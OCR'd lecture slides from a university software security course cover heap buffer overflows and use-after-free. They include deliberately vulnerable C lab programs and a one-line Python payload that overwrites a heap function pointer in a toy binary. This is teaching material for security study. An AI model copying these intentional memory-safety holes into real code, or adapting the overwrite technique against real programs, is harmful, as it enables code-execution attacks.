CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

Heap-based Buffer Overflow

Heap Overflow

- Buffer overflows are basically the same on the heap as they are on the stack
- Heap cookies/canaries aren’t a thing
    - No ‘return’ addresses to protect
- In the real world, lots of cool and complex things like objects/structs end up on the heap
    - Anything that handles the data you just corrupted is now viable attack surface in the application
- It’s common to put function pointers in structs which generally are malloc’d on the heap

code/heapoverflow


```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;
```

```
int main()
{
    printf("fly() at %p; print_flag() at %p\n", fly,
print_flag);

    struct airplane *p1 = malloc(sizeof(airplane));
    printf("Airplane 1 is at %p\n", p1);

    struct airplane *p2 = malloc(sizeof(airplane));
    printf("Airplane 2 is at %p\n", p2);

    p1->pfun = fly;
    p2->pfun = fly;

    fgets(p2->name, 10, stdin);
    fgets(p1->name, 50, stdin);

    p1->pfun();
    p2->pfun();

    free(p1);
    free(p2);
    return 0;
}
```

code/heapoverflow

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;
```


```
int main()
{
   printf("fly() at %p; print_flag() at %p\n", fly,
print_flag);

   struct airplane *p1 = malloc(sizeof(airplane));
   printf("Airplane 1 is at %p\n", p1);

   struct airplane *p2 = malloc(sizeof(airplane));
   printf("Airplane 2 is at %p\n", p2);

   p1->pfun = fly;
   p2->pfun = fly;

   fgets(p2->name, 10, stdin);
   fgets(p1->name, 50, stdin);

   p1->pfun();
   p2->pfun();

   free(p1);
   free(p2);
   return 0;
}
```



code/heapoverflow

```
void secret()
{
        printf("The secret is bla bla...\n");
}

void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;
```

```
int main()
{
   printf("fly() at %p; secret() at %p\n", fly, secret);

   struct airplane *p1 = malloc(sizeof(airplane));
   printf("Airplane 1 is at %p\n", p1);

   struct airplane *p2 = malloc(sizeof(airplane));
   printf("Airplane 2 is at %p\n", p2);

   p1->pfun = fly;
   p2->pfun = fly;

   fgets(p2->name, 10, stdin);
   fgets(p1->name, 50, stdin);

   p1->pfun();
   p2->pfun();

   free(p1);
   free(p2);
   return 0;
}
```




Exploit looks like


```
python -c "print 'a\n' + 'a'*28 + '\x4d\x62\x55\x56'" | ./heapoverflow32
```

Use after free (UAF)

A class of vulnerability where data on the heap is freed, but a leftover reference or ‘dangling pointer’ is used by the code as if the data were still valid.


Most popular in Web Browsers, complex programs


Runtime Memory
Libraries (libc)
ELF Executable
.text segment
.data segment
Heap
Stack
0x00000000
0xFFFFFFFF
pointer
Heap Segment
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data
Grows towards higher memory


0x00000000
Runtime Memory
Libraries (libc)
ELF Executable
.text segment
.data segment
Heap
Stack
0xFFFFFFFF
Heap Segment
Previous Chunk Size
Chunk Size
Data
free()'d
Previous Chunk Size
Chunk Size
Data
???
free()'d
Previous Chunk Size
Chunk Size
Data
Grows towards higher memory

Dangling Pointer

Dangling Pointer
– A left over pointer in your code that references free'd data and is prone to be re-used
– As the memory it's pointing at was freed, there's no guarantees on what data is there now
– Also known as stale pointer, wild pointer



Runtime Memory
Libraries (libc)
ELF Executable
.text segment
.data segment
Heap
Stack
0x00000000
0xFFFFFFFF
Heap Segment
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Newly allocated data
malloc()
dangling pointer
Grows towards higher memory

Exploit UAF

To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

code/heapoverflow2

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;

typedef struct car
{
    int volume;
    char name[20];
} car;
```

```
int main()
{ printf("fly() at %p; print_flag() at %u\n", fly, (unsigned int)print_flag);

  struct airplane *p = malloc(sizeof(airplane));
  printf("Airplane is at %p\n", p);
  p->pfun = fly;
  p->pfun();
  free(p);

  struct car *p1  = malloc(sizeof(car));
  printf("Car is at %p\n", p1);

  int volume;
  printf("What is the volume of the car?\n");
  scanf("%u", &volume);
  p1->volume = volume;

  p->pfun();
  free(p);
  return 0;
}
```